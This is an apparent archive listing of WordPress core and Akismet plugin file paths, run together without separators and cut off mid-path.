hpwordpress/wp-content/plugins/akismet/.htaccesswordpress/wp-content/plugins/akismet/_inc/wordpress/wp-content/plugins/akismet/_inc/akismet.csswordpress/wp-content/plugins/akismet/_inc/img/wordpress/wp-content/plugins/akismet/_inc/img/logo-full-2x.pngwordpress/wp-content/plugins/akismet/_inc/akismet.jswordpress/wp-content/plugins/akismet/_inc/form.jswordpress/wp-content/plugins/akismet/akismet.phpwordpress/wp-content/plugins/akismet/wrapper.phpwordpress/wp-content/plugins/akismet/views/wordpress/wp-content/plugins/akismet/views/config.phpwordpress/wp-content/plugins/akismet/views/get.phpwordpress/wp-content/plugins/akismet/views/strict.phpwordpress/wp-content/plugins/akismet/views/notice.phpwordpress/wp-content/plugins/akismet/views/stats.phpwordpress/wp-content/plugins/akismet/views/start.phpwordpress/wp-content/plugins/akismet/index.phpwordpress/wp-content/plugins/akismet/class.akismet-widget.phpwordpress/wp-content/plugins/akismet/class.akismet.phpwordpress/wp-content/plugins/index.phpwordpress/wp-content/plugins/hello.phpwordpress/wp-content/index.phpwordpress/xmlrpc.phpwordpress/wp-load.phpwordpress/license.txtwordpress/wp-login.phpwordpress/wp-signup.phpwordpress/wp-blog-header.phpwordpress/wp-links-opml.phpwordpress/wp-trackback.phpwordpress/index.phpwordpress/readme.htmlwordpress/wp-includes/wordpress/wp-includes/js/wordpress/wp-includes/js/media-audiovideo.min.jswordpress/wp-includes/js/customize-preview.min.jswordpress/wp-includes/js/tw-sack.jswordpress/wp-includes/js/media-views.min.jswordpress/wp-includes/js/autosave.min.jswordpress/wp-includes/js/twemoji.jswordpress/wp-includes/js/wp-emoji.jswordpress/wp-includes/js/wp-a11y.jswordpress/wp-includes/js/underscore.min.jswordpress/wp-includes/js/twemoji.min.jswordpress/wp-includes/js/crop/wordpress/wp-includes/js/crop/cropper.jswordpress/wp-includes/js/crop/cropper.csswordpress/wp-includes/js/crop/marqueeHoriz.gifwordpress/wp-includes/js/crop/marqueeVert.gifwordpress/wp-includes/js/wpdialog.jswordpress/wp-includes/js/utils.jswordpress/wp-includes/js/customize-preview.jswordpress/wp-includes/js/wp-pointer.jswordpress/wp-includes/js/media-editor.min.jswordpress/wp-includes/js/plupload/wordpress/wp-includes/js/plupload/handlers.min.jswordpress/wp-includes/js/plupload/plupload.flash.swfwordpress/wp-includes/js/plupload/handlers.jswordpress/wp-includes/js/plupload/wp-plupload.jswordpress/wp-includes/js/plupload/plupload.silverlight.xapwordpress/wp-includes/js/plupload/license.txtwordpress/wp-includes/js/plupload/wp-plupload.min.jswordpress/wp-includes/js/plupload/plupload.full.min.jswordpress/wp-includes/js/wp-emoji.min.jswordpress/wp-includes/js/wp-list-revisions.min.jswordpress/wp-includes/js/customize-base.min.jswordpress/wp-includes/js/colorpicker.jswordpress/wp-includes/js/imgareaselect/wordpress/wp-includes/js/imgareaselect/jquery.imgareaselect.min.jswordpress/wp-includes/js/imgareaselect/imgareaselect.csswordpress/wp-includes/js/imgareaselect/border-anim-v.gifwordpress/wp-includes/js/imgareaselect/jquery.imgareaselect.jswordpress/wp-includes/js/imgareaselect/border-anim-h.gifwordpress/wp-includes/js/shortcode.jswordpress/wp-includes/js/wp-lists.jswordpress/wp-includes/js/wplink.min.jswordpress/wp-includes/js/thickbox/wordpress/wp-includes/js/thickbox/thickbox.csswordpress/wp-includes/js/thickbox/loadingAnimation.gifwordpress/wp-includes/js/thickbox/macFFBgHack.pngwordpress/wp-includes/js/thickbox/thickbox.jswordpress/wp-includes/js/quicktags.jswordpress/wp-includes/js/zxcvbn-async.min.jswordpress/wp-includes/js/utils.min.jswordpress/wp-includes/js/media-audiovideo.jswordpress/wp-includes/js/json2.min.jswordpress/wp-includes/js/heartbeat.min.jswordpress/wp-includes/js/customize-loader.jswordpress/wp-includes/js/wp-list-revisions.jswordpress/wp-includes/js/media-grid.jswordpress/wp-includes/js/wp-util.min.jswordpress/wp-includes/js/media-models.min.jswordpress/wp-includes/js/colorpicker.min.jswordpress/wp-includes/js/wp-auth-check.min.jswordpress/wp-includes/js/admin-bar.min.jswordpress/wp-includes/js/wp-ajax-response.min.jswordpress/wp-includes/js/comment-reply.jswordpress/wp-includes/js/customize-models.jswordpress/wp-includes/js/jquery/wordpress/wp-includes/js/jquery/jquery-migrate.jswordpress/wp-includes/js/jquery/jquery.form.min.jswordpress/wp-includes/js/jquery/jquery.masonry.min.jswordpress/wp-includes/js/jquery/jquery.ui.touch-punch.jswordpress/wp-includes/js/jquery/jquery.schedule.jswordpress/wp-includes/js/jquery/jquery.table-hotkeys.min.jswordpress/wp-includes/js/jquery/suggest.jswordpress/wp-includes/js/jquery/jquery.query.jswordpress/wp-includes/js/jquery/jquery.table-hotkeys.jswordpress/wp-includes/js/jquery/jquery.jswordpress/wp-includes/js/jquery/jquery.hotkeys.min.jswordpress/wp-includes/js/jquery/jquery.form.jswordpress/wp-includes/js/jquery/ui/wordpress/wp-includes/js/jquery/ui/datepicker.min.jswordpress/wp-includes/js/jquery/ui/dialog.min.jswordpress/wp-includes/js/jquery/ui/effect-puff.min.jswordpress/wp-includes/js/jquery/ui/effect-shake.min.jswordpress/wp-includes/js/jquery/ui/effect-highlight.min.jswordpress/wp-includes/js/jquery/ui/effect-transfer.min.jswordpress/wp-includes/js/jquery/ui/progressbar.min.jswordpress/wp-includes/js/jquery/ui/effect-fade.min.jswordpress/wp-includes/js/jquery/ui/mouse.min.jswordpress/wp-includes/js/jquery/ui/slider.min.jswordpress/wp-includes/js/jquery/ui/effect-scale.min.jswordpress/wp-includes/js/jquery/ui/droppable.min.jswordpress/wp-includes/js/jquery/ui/position.min.jswordpress/wp-includes/js/jquery/ui/draggable.min.jswordpress/wp-includes/js/jquery/ui/selectmenu.min.jswordpress/wp-includes/js/jquery/ui/effect.min.jswordpress/wp-includes/js/jquery/ui/effect-bounce.min.jswordpress/wp-includes/js/jquery/ui/spinner.min.jswordpress/wp-includes/js/jquery/ui/effect-slide.min.jswordpress/wp-includes/js/jquery/ui/accordion.min.jswordpress/wp-includes/js/jquery/ui/resizable.min.jswordpress/wp-includes/js/jquery/ui/effect-pulsate.min.jswordpress/wp-includes/js/jquery/ui/widget.min.jswordpress/wp-includes/js/jquery/ui/effect-fold.min.jswordpress/wp-includes/js/jquery/ui/effect-drop.min.jswordpress/wp-includes/js/jquery/ui/autocomplete.min.jswordpress/wp-includes/js/jquery/ui/effect-explode.min.jswordpress/wp-includes/js/jquery/ui/selectable.min.jswordpress/wp-includes/js/jquery/ui/core.min.jswordpress/wp-includes/js/jquery/ui/menu.min.jswordpress/wp-includes/js/jquery/ui/tabs.min.jswordpress/wp-includes/js/jquery/ui/effect-size.min.jswordpress/wp-includes/js/jquery/ui/sortable.min.jswordpress/wp-includes/js/jquery/ui/effect-clip.min.jswordpress/wp-includes/js/jquery/ui/effect-blind.min.jswordpress/wp-includes/js/jquery/ui/tooltip.min.jswordpress/wp-includes/js/jquery/ui/button.min.jswordpress/wp-includes/js/jquery/jquery-migrate.min.jswordpress/wp-includes/js/jquery/jquery.hotkeys.jswordpress/wp-includes/js/jquery/suggest.min.jswordpress/wp-includes/js/jquery/jquery.color.min.jswordpress/wp-includes/js/jquery/jquery.serialize-object.jswordpress/wp-includes/js/wp-pointer.min.jswordpress/wp-includes/js/customize-views.jswordpress/wp-includes/js/media-models.jswordpress/wp-includes/js/mce-view.jswordpress/wp-includes/js/media-views.jswordpress/wp-includes/js/shortcode.min.jswordpress/wp-includes/js/quicktags.min.jswordpress/wp-includes/js/hoverIntent.jswordpress/wp-includes/js/zxcvbn.min.jswordpress/wp-includes/js/customize-preview-widgets.jswordpress/wp-includes/js/wpdialog.min.jswordpress/wp-includes/js/wp-auth-check.jswordpress/wp-includes/js/media-editor.jswordpress/wp-includes/js/wp-a11y.min.jswordpress/wp-includes/js/jcrop/wordpress/wp-includes/js/jcrop/Jcrop.gifwordpress/wp-includes/js/jcrop/jquery.Jcrop.min.jswordpress/wp-includes/js/jcrop/jquery.Jcrop.min.csswordpress/wp-includes/js/backbone.min.jswordpress/wp-includes/js/wp-backbone.min.jswordpress/wp-includes/js/masonry.min.jswordpress/wp-includes/js/mediaelement/wordpress/wp-includes/js/mediaelement/wp-playlist.jswordpress/wp-includes/js/mediaelement/loading.gifwordpress/wp-includes/js/mediaelement/mediaelementplayer.min.csswordpress/wp-includes/js/mediaelement/froogaloop.min.jswordpress/wp-includes/js/mediaelement/bigplay.pngwordpress/wp-includes/js/mediaelement/flashmediaelement.swfwordpress/wp-includes/js/mediaelement/wp-mediaelement.jswordpress/wp-includes/js/mediaelement/background.pngwordpress/wp-includes/js/mediaelement/mediaelement-and-player.min.jswordpress/wp-includes/js/mediaelement/bigplay.svgwordpress/wp-includes/js/mediaelement/controls.pngwordpress/wp-includes/js/mediaelement/silverlightmediaelement.xapwordpress/wp-includes/js/mediaelement/skipback.pngwordpress/wp-includes/js/mediaelement/wp-mediaelement.csswordpress/wp-includes/js/mediaelement/controls.svgwordpress/wp-includes/js/heartbeat.jswordpress/wp-includes/js/wp-emoji-release.min.jswordpress/wp-includes/js/admin-bar.jswordpress/wp-includes/js/wplink.jswordpress/wp-includes/js/wp-ajax-response.jswordpress/wp-includes/js/comment-reply.min.jswordpress/wp-includes/js/swfupload/wordpress/wp-includes/js/swfupload/handlers.min.jswordpress/wp-includes/js/swfupload/swfupload.jswordpress/wp-includes/js/swfupload/swfupload.swfwordpress/wp-includes/js/swfupload/handlers.jswordpress/wp-includes/js/swfupload/plugins/wordpress/wp-includes/js/swfupload/plugins/swfupload.speed.jswordpress/wp-includes/js/swfupload/plugins/swfupload.cookies.jswordpress/wp-includes/js/swfupload/plugins/swfupload.queue.jswordpress/wp-includes/js/swfupload/plugins/swfupload.swfobject.jswordpress/wp-includes/js/swfupload/license.txtwordpress/wp-includes/js/mce-view.min.jswordpress/wp-includes/js/customize-models.min.jswordpress/wp-includes/js/wp-emoji-loader.min.jswordpress/wp-includes/js/customize-loader.min.jswordpress/wp-includes/js/hoverIntent.min.jswordpress/wp-includes/js/tinymce/wordpress/wp-includes/js/tinymce/themes/wordpress/wp-includes/js/tinymce/themes/modern/wordpress/wp-includes/js/tinymce/themes/modern/theme.min.jswordpress/wp-includes/js/tinymce/themes/modern/theme.jswordpress/wp-includes/js/tinymce/langs/wordpress/wp-includes/js/tinymce/langs/wp-langs-en.jswordpress/wp-includes/js/tinymce/tinymce.min.jswordpress/wp-includes/js/tinymce/wp-mce-help.phpwordpress/wp-includes/js/tinymce/plugins/wordpress/wp-includes/js/tinymce/plugins/lists/wordpress/wp-includes/js/tinymce/plugins/lists/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/lists/plugin.jswordpress/wp-includes/js/tinymce/plugins/wordpress/wordpress/wp-includes/js/tinymce/plugins/wordpress/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wordpress/plugin.jswordpress/wp-includes/js/tinymce/plugins/wpemoji/wordpress/wp-includes/js/tinymce/plugins/wpemoji/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wpemoji/plugin.jswordpress/wp-includes/js/tinymce/plugins/compat3x/wordpress/wp-includes/js/tinymce/plugins/compat3x/css/wordpress/wp-includes/js/tinymce/plugins/compat3x/css/dialog.csswordpress/wp-includes/js/tinymce/plugins/compat3x/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/compat3x/plugin.jswordpress/wp-includes/js/tinymce/plugins/wpautoresize/wordpress/wp-includes/js/tinymce/plugins/wpautoresize/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wpautoresize/plugin.jswordpress/wp-includes/js/tinymce/plugins/paste/wordpress/wp-includes/js/tinymce/plugins/paste/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/paste/plugin.jswordpress/wp-includes/js/tinymce/plugins/colorpicker/wordpress/wp-includes/js/tinymce/plugins/colorpicker/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/colorpicker/plugin.jswordpress/wp-includes/js/tinymce/plugins/textcolor/wordpress/wp-includes/js/tinymce/plugins/textcolor/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/textcolor/plugin.jswordpress/wp-includes/js/tinymce/plugins/wpdialogs/wordpress/wp-includes/js/tinymce/plugins/wpdialogs/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wpdialogs/plugin.jswordpress/wp-includes/js/tinymce/plugins/wpfullscreen/wordpress/wp-includes/js/tinymce/plugins/wpfullscreen/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wpfullscreen/plugin.jswordpress/wp-includes/js/tinymce/plugins/tabfocus/wordpress/wp-includes/js/tinymce/plugins/tabfocus/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/tabfocus/plugin.jswordpress/wp-includes/js/tinymce/plugins/wplink/wordpress/wp-includes/js/tinymce/plugins/wplink/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wplink/plugin.jswordpress/wp-includes/js/tinymce/plugins/directionality/wordpress/wp-includes/js/tinymce/plugins/directionality/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/directionality/plugin.jswordpress/wp-includes/js/tinymce/plugins/charmap/wordpress/wp-includes/js/tinymce/plugins/charmap/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/charmap/plugin.jswordpress/wp-includes/js/tinymce/plugins/image/wordpress/wp-includes/js/tinymce/plugins/image/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/image/plugin.jswordpress/wp-includes/js/tinymce/plugins/wpeditimage/wordpress/wp-includes/js/tinymce/plugins/wpeditimage/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wpeditimage/plugin.jswordpress/wp-includes/js/tinymce/plugins/wpview/wordpress/wp-includes/js/tinymce/plugins/wpview/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wpview/plugin.jswordpress/wp-includes/js/tinymce/plugins/media/wordpress/wp-includes/js/tinymce/plugins/media/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/media/plugin.jswordpress/wp-includes/js/tinymce/plugins/media/moxieplayer.swfwordpress/wp-includes/js/tinymce/plugins/fullscreen/wordpress/wp-includes/js/tinymce/plugins/fullscreen/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/fullscreen/plugin.jswordpress/wp-includes/js/tinymce/plugins/hr/wordpress/wp-includes/js/tinymce/plugins/hr/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/hr/plugin.jswordpress/wp-includes/js/tinymce/plugins/wpgallery/wordpress/wp-includes/js/tinymce/plugins/wpgallery/plugin.min.jswordpress/wp-includes/js/tinymce/plugins/wpgallery/plugin.jswordpress/wp-includes/js/tinymce/license.txtwordpress/wp-includes/js/tinymce/wp-tinymce.js.gzwordpress/wp-includes/js/tinymce/wp-tinymce.phpwordpress/wp-includes/js/tinymce/skins/wordpress/wp-includes/js/tinymce/skins/wordpress/wordpress/wp-includes/js/tinymce/skins/wordpress/wp-content.csswordpress/wp-includes/js/tinymce/skins/wordpress/images/wordpress/wp-includes/js/tinymce/skins/wordpress/images/playlist-audio.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/more.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/pagebreak.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/dashicon-no.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/embedded.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/more-2x.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/dashicon-edit.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/pagebreak-2x.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/playlist-video.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/audio.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/gallery.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/gallery-2x.pngwordpress/wp-includes/js/tinymce/skins/wordpress/images/video.pngwordpress/wp-includes/js/tinymce/skins/lightgray/wordpress/wp-includes/js/tinymce/skins/lightgray/content.inline.min.csswordpress/wp-includes/js/tinymce/skins/lightgray/content.min.csswordpress/wp-includes/js/tinymce/skins/lightgray/fonts/wordpress/wp-includes/js/tinymce/skins/lightgray/fonts/tinymce-small.ttfwordpress/wp-includes/js/tinymce/skins/lightgray/fonts/tinymce.eotwordpress/wp-includes/js/tinymce/skins/lightgray/fonts/tinymce.ttfwordpress/wp-includes/js/tinymce/skins/lightgray/fonts/tinymce-small.svgwordpress/wp-includes/js/tinymce/skins/lightgray/fonts/tinymce.svgwordpress/wp-includes/js/tinymce/skins/lightgray/fonts/tinymce-small.woffwordpress/wp-includes/js/tinymce/skins/lightgray/fonts/readme.mdwordpress/wp-includes/js/tinymce/skins/lightgray/fonts/tinymce-small.eotwordpress/wp-includes/js/tinymce/skins/lightgray/fonts/tinymce.woffwordpress/wp-includes/js/tinymce/skins/lightgray/img/wordpress/wp-includes/js/tinymce/skins/lightgray/img/object.gifwordpress/wp-includes/js/tinymce/skins/lightgray/img/anchor.gifwordpress/wp-includes/js/tinymce/skins/lightgray/img/trans.gifwordpress/wp-includes/js/tinymce/skins/lightgray/img/loader.gifwordpress/wp-includes/js/tinymce/skins/lightgray/skin.ie7.min.csswordpress/wp-includes/js/tinymce/skins/lightgray/skin.min.csswordpress/wp-includes/js/tinymce/tiny_mce_popup.jswordpress/wp-includes/js/tinymce/utils/wordpress/wp-includes/js/tinymce/utils/validate.jswordpress/wp-includes/js/tinymce/utils/editable_selects.jswordpress/wp-includes/js/tinymce/utils/form_utils.jswordpress/wp-includes/js/tinymce/utils/mctabs.jswordpress/wp-includes/js/wp-lists.min.jswordpress/wp-includes/js/zxcvbn-async.jswordpress/wp-includes/js/wp-backbone.jswordpress/wp-includes/js/customize-preview-widgets.min.jswordpress/wp-includes/js/autosave.jswordpress/wp-includes/js/tw-sack.min.jswordpress/wp-includes/js/json2.jswordpress/wp-includes/js/swfobject.jswordpress/wp-includes/js/customize-views.min.jswordpress/wp-includes/js/customize-base.jswordpress/wp-includes/js/wp-util.jswordpress/wp-includes/js/media-grid.min.jswordpress/wp-includes/js/wp-emoji-loader.jswordpress/wp-includes/media-template.phpwordpress/wp-includes/formatting.phpwordpress/wp-includes/rss-functions.phpwordpress/wp-includes/wlwmanifest.xmlwordpress/wp-includes/general-template.phpwordpress/wp-includes/nav-menu-template.phpwordpress/wp-includes/bookmark.phpwordpress/wp-includes/vars.phpwordpress/wp-includes/ms-functions.phpwordpress/wp-includes/post.phpwordpress/wp-includes/ms-files.phpwordpress/wp-includes/class-wp-editor.phpwordpress/wp-includes/class-snoopy.phpwordpress/wp-includes/template.phpwordpress/wp-includes/admin-bar.phpwordpress/wp-includes/ms-settings.phpwordpress/wp-includes/http.phpwordpress/wp-includes/class-wp-customize-manager.phpwordpress/wp-includes/link-template.phpwordpress/wp-includes/css/wordpress/wp-includes/css/media-views.min.csswordpress/wp-includes/css/jquery-ui-dialog.min.csswordpress/wp-includes/css/editor.min.csswordpress/wp-includes/css/dashicons.min.csswordpress/wp-includes/css/wp-pointer.min.csswordpress/wp-includes/css/wp-auth-check.min.csswordpress/wp-includes/css/buttons.min.csswordpress/wp-includes/css/editor.csswordpress/wp-includes/css/wp-pointer.csswordpress/wp-includes/css/media-views.csswordpress/wp-includes/css/media-views-rtl.csswordpress/wp-includes/css/wp-pointer-rtl.csswordpress/wp-includes/css/editor-rtl.min.csswordpress/wp-includes/css/wp-auth-check-rtl.min.csswordpress/wp-includes/css/jquery-ui-dialog-rtl.min.csswordpress/wp-includes/css/buttons.csswordpress/wp-includes/css/admin-bar.csswordpress/wp-includes/css/dashicons.csswordpress/wp-includes/css/buttons-rtl.min.csswordpress/wp-includes/css/wp-pointer-rtl.min.csswordpress/wp-includes/css/admin-bar-rtl.csswordpress/wp-includes/css/wp-auth-check-rtl.csswordpress/wp-includes/css/admin-bar.min.csswordpress/wp-includes/css/jquery-ui-dialog-rtl.csswordpress/wp-includes/css/media-views-rtl.min.csswordpress/wp-includes/css/admin-bar-rtl.min.csswordpress/wp-includes/css/editor-rtl.csswordpress/wp-includes/css/buttons-rtl.csswordpress/wp-includes/css/wp-auth-check.csswordpress/wp-includes/css/jquery-ui-dialog.csswordpress/wp-includes/class-phpass.phpwordpress/wp-includes/shortcodes.phpwordpress/wp-includes/feed-rss2-comments.phpwordpress/wp-includes/SimplePie/wordpress/wp-includes/SimplePie/Sanitize.phpwordpress/wp-includes/SimplePie/Cache/wordpress/wp-includes/SimplePie/Cache/Memcache.phpwordpress/wp-includes/SimplePie/Cache/File.phpwordpress/wp-includes/SimplePie/Cache/Base.phpwordpress/wp-includes/SimplePie/Cache/DB.phpwordpress/wp-includes/SimplePie/Cache/MySQL.phpwordpress/wp-includes/SimplePie/Content/wordpress/wp-includes/SimplePie/Content/Type/wordpress/wp-includes/SimplePie/Content/Type/Sniffer.phpwordpress/wp-includes/SimplePie/Locator.phpwordpress/wp-includes/SimplePie/HTTP/wordpress/wp-includes/SimplePie/HTTP/Parser.phpwordpress/wp-includes/SimplePie/Item.phpwordpress/wp-includes/SimplePie/Caption.phpwordpress/wp-includes/SimplePie/Copyright.phpwordpress/wp-includes/SimplePie/Parse/wordpress/wp-includes/SimplePie/Parse/Date.phpwordpress/wp-includes/SimplePie/Credit.phpwordpress/wp-includes/SimplePie/Exception.phpwordpress/wp-includes/SimplePie/gzdecode.phpwordpress/wp-includes/SimplePie/Net/wordpress/wp-includes/SimplePie/Net/IPv6.phpwordpress/wp-includes/SimplePie/Source.phpwordpress/wp-includes/SimplePie/Restriction.phpwordpress/wp-includes/SimplePie/Parser.phpwordpress/wp-includes/SimplePie/File.phpwordpress/wp-includes/SimplePie/Registry.phpwordpress/wp-includes/SimplePie/Enclosure.phpwordpress/wp-includes/SimplePie/Decode/wordpress/wp-includes/SimplePie/Decode/HTML/wordpress/wp-includes/SimplePie/Decode/HTML/Entities.phpwordpress/wp-includes/SimplePie/Category.phpwordpress/wp-includes/SimplePie/Author.phpwordpress/wp-includes/SimplePie/Misc.phpwordpress/wp-includes/SimplePie/XML/wordpress/wp-includes/SimplePie/XML/Declaration/wordpress/wp-includes/SimplePie/XML/Declaration/Parser.phpwordpress/wp-includes/SimplePie/Cache.phpwordpress/wp-includes/SimplePie/Rating.phpwordpress/wp-includes/SimplePie/IRI.phpwordpress/wp-includes/SimplePie/Core.phpwordpress/wp-includes/class-wp-embed.phpwordpress/wp-includes/class-wp-ajax-response.phpwordpress/wp-includes/category.phpwordpress/wp-includes/locale.phpwordpress/wp-includes/class-simplepie.phpwordpress/wp-includes/functions.phpwordpress/wp-includes/class-http.phpwordpress/wp-includes/date.phpwordpress/wp-includes/class-wp-image-editor-imagick.phpwordpress/wp-includes/kses.phpwordpress/wp-includes/class-wp-xmlrpc-server.phpwordpress/wp-includes/class-pop3.phpwordpress/wp-includes/script-loader.phpwordpress/wp-includes/ID3/wordpress/wp-includes/ID3/module.audio.ogg.phpwordpress/wp-includes/ID3/license.commercial.txtwordpress/wp-includes/ID3/module.audio.ac3.phpwordpress/wp-includes/ID3/module.audio-video.riff.phpwordpress/wp-includes/ID3/getid3.phpwordpress/wp-includes/ID3/readme.txtwordpress/wp-includes/ID3/license.txtwordpress/wp-includes/ID3/getid3.lib.phpwordpress/wp-includes/ID3/module.tag.lyrics3.phpwordpress/wp-includes/ID3/module.tag.apetag.phpwordpress/wp-includes/ID3/module.audio.mp3.phpwordpress/wp-includes/ID3/module.audio.dts.phpwordpress/wp-includes/ID3/module.audio-video.matroska.phpwordpress/wp-includes/ID3/module.audio-video.flv.phpwordpress/wp-includes/ID3/module.audio-video.quicktime.phpwordpress/wp-includes/ID3/module.tag.id3v1.phpwordpress/wp-includes/ID3/module.audio.flac.phpwordpress/wp-includes/ID3/module.audio-video.asf.phpwordpress/wp-includes/ID3/module.tag.id3v2.phpwordpress/wp-includes/cron.phpwordpress/wp-includes/class-wp-admin-bar.phpwordpress/wp-includes/class-wp-customize-section.phpwordpress/wp-includes/class-wp.phpwordpress/wp-includes/default-widgets.phpwordpress/wp-includes/l10n.phpwordpress/wp-includes/functions.wp-styles.phpwordpress/wp-includes/images/wordpress/wp-includes/images/xit.gifwordpress/wp-includes/images/arrow-pointer-blue.pngwordpress/wp-includes/images/down_arrow.gifwordpress/wp-includes/images/spinner-2x.gifwordpress/wp-includes/images/icon-pointer-flag.pngwordpress/wp-includes/images/crystal/wordpress/wp-includes/images/crystal/interactive.pngwordpress/wp-includes/images/crystal/code.pngwordpress/wp-includes/images/crystal/document.pngwordpress/wp-includes/images/crystal/license.txtwordpress/wp-includes/images/crystal/default.pngwordpress/wp-includes/images/crystal/text.pngwordpress/wp-includes/images/crystal/audio.pngwordpress/wp-includes/images/crystal/spreadsheet.pngwordpress/wp-includes/images/crystal/video.pngwordpress/wp-includes/images/crystal/archive.pngwordpress/wp-includes/images/icon-pointer-flag-2x.pngwordpress/wp-includes/images/wpicons.pngwordpress/wp-includes/images/uploader-icons-2x.pngwordpress/wp-includes/images/uploader-icons.pngwordpress/wp-includes/images/blank.gifwordpress/wp-includes/images/wpspin-2x.gifwordpress/wp-includes/images/admin-bar-sprite-2x.pngwordpress/wp-includes/images/down_arrow-2x.gifwordpress/wp-includes/images/toggle-arrow.pngwordpress/wp-includes/images/toggle-arrow-2x.pngwordpress/wp-includes/images/wlw/wordpress/wp-includes/images/wlw/wp-comments.pngwordpress/wp-includes/images/wlw/wp-icon.pngwordpress/wp-includes/images/wlw/wp-watermark.pngwordpress/wp-includes/images/spinner.gifwordpress/wp-includes/images/wpspin.gifwordpress/wp-includes/images/xit-2x.gifwordpress/wp-includes/images/rss.pngwordpress/wp-includes/images/media/wordpress/wp-includes/images/media/interactive.pngwordpress/wp-includes/images/media/code.pngwordpress/wp-includes/images/media/document.pngwordpress/wp-includes/images/media/default.pngwordpress/wp-includes/images/media/text.pngwordpress/wp-includes/images/media/audio.pngwordpress/wp-includes/images/media/spreadsheet.pngwordpress/wp-includes/images/media/video.pngwordpress/wp-includes/images/media/archive.pngwordpress/wp-includes/images/smilies/wordpress/wp-includes/images/smilies/icon_mrgreen.gifwordpress/wp-includes/images/smilies/icon_idea.gifwordpress/wp-includes/images/smilies/icon_redface.gifwordpress/wp-includes/images/smilies/icon_surprised.gifwordpress/wp-includes/images/smilies/icon_twisted.gifwordpress/wp-includes/images/smilies/icon_eek.gifwordpress/wp-includes/images/smilies/frownie.pngwordpress/wp-includes/images/smilies/icon_wink.gifwordpress/wp-includes/images/smilies/icon_confused.gifwordpress/wp-includes/images/smilies/icon_cool.gifwordpress/wp-includes/images/smilies/mrgreen.pngwordpress/wp-includes/images/smilies/icon_arrow.gifwordpress/wp-includes/images/smilies/rolleyes.pngwordpress/wp-includes/images/smilies/icon_razz.gifwordpress/wp-includes/images/smilies/simple-smile.pngwordpress/wp-includes/images/smilies/icon_cry.gifwordpress/wp-includes/images/smilies/icon_neutral.gifwordpress/wp-includes/images/smilies/icon_sad.gifwordpress/wp-includes/images/smilies/icon_question.gifwordpress/wp-includes/images/smilies/icon_exclaim.gifwordpress/wp-includes/images/smilies/icon_mad.gifwordpress/wp-includes/images/smilies/icon_lol.gifwordpress/wp-includes/images/smilies/icon_smile.gifwordpress/wp-includes/images/smilies/icon_biggrin.gifwordpress/wp-includes/images/smilies/icon_rolleyes.gifwordpress/wp-includes/images/smilies/icon_evil.gifwordpress/wp-includes/images/admin-bar-sprite.pngwordpress/wp-includes/images/wpicons-2x.pngwordpress/wp-includes/images/rss-2x.pngwordpress/wp-includes/images/arrow-pointer-blue-2x.pngwordpress/wp-includes/version.phpwordpress/wp-includes/class-wp-error.phpwordpress/wp-includes/class.wp-dependencies.phpwordpress/wp-includes/plugin.phpwordpress/wp-includes/fonts/wordpress/wp-includes/fonts/dashicons.woffwordpress/wp-includes/fonts/dashicons.svgwordpress/wp-includes/fonts/dashicons.ttfwordpress/wp-includes/fonts/dashicons.eotwordpress/wp-includes/class.wp-scripts.phpwordpress/wp-includes/class-wp-customize-setting.phpwordpress/wp-includes/wp-db.phpwordpress/wp-includes/registration.phpwordpress/wp-includes/category-template.phpwordpress/wp-includes/post-formats.phpwordpress/wp-includes/option.phpwordpress/wp-includes/ms-deprecated.phpwordpress/wp-includes/ms-blogs.phpwordpress/wp-includes/compat.phpwordpress/wp-includes/class-json.phpwordpress/wp-includes/feed-rss.phpwordpress/wp-includes/media.phpwordpress/wp-includes/revision.phpwordpress/wp-includes/class-wp-customize-widgets.phpwordpress/wp-includes/class-oembed.phpwordpress/wp-includes/class-feed.phpwordpress/wp-includes/author-template.phpwordpress/wp-includes/deprecated.phpwordpress/wp-includes/query.phpwordpress/wp-includes/certificates/wordpress/wp-includes/certificates/ca-bundle.crtwordpress/wp-includes/pluggable.phpwordpress/wp-includes/class-wp-image-editor.phpwordpress/wp-includes/class-IXR.phpwordpress/wp-includes/feed.phpwordpress/wp-includes/capabilities.phpwordpress/wp-includes/registration-functions.phpwordpress/wp-includes/post-template.phpwordpress/wp-includes/class-wp-walker.phpwordpress/wp-includes/feed-atom.phpwordpress/wp-includes/class-wp-http-ixr-client.phpwordpress/wp-includes/class-phpmailer.phpwordpress/wp-includes/wp-diff.phpwordpress/wp-includes/default-filters.phpwordpress/wp-includes/rss.phpwordpress/wp-includes/class-smtp.phpwordpress/wp-includes/template-loader.phpwordpress/wp-includes/atomlib.phpwordpress/wp-includes/theme-compat/wordpress/wp-includes/theme-compat/comments-popup.phpwordpress/wp-includes/theme-compat/comments.phpwordpress/wp-includes/theme-compat/sidebar.phpwordpress/wp-includes/theme-compat/footer.phpwordpress/wp-includes/theme-compat/header.phpwordpress/wp-includes/class.wp-styles.phpwordpress/wp-includes/rewrite.phpwordpress/wp-includes/nav-menu.phpwordpress/wp-includes/class-wp-customize-control.phpwordpress/wp-i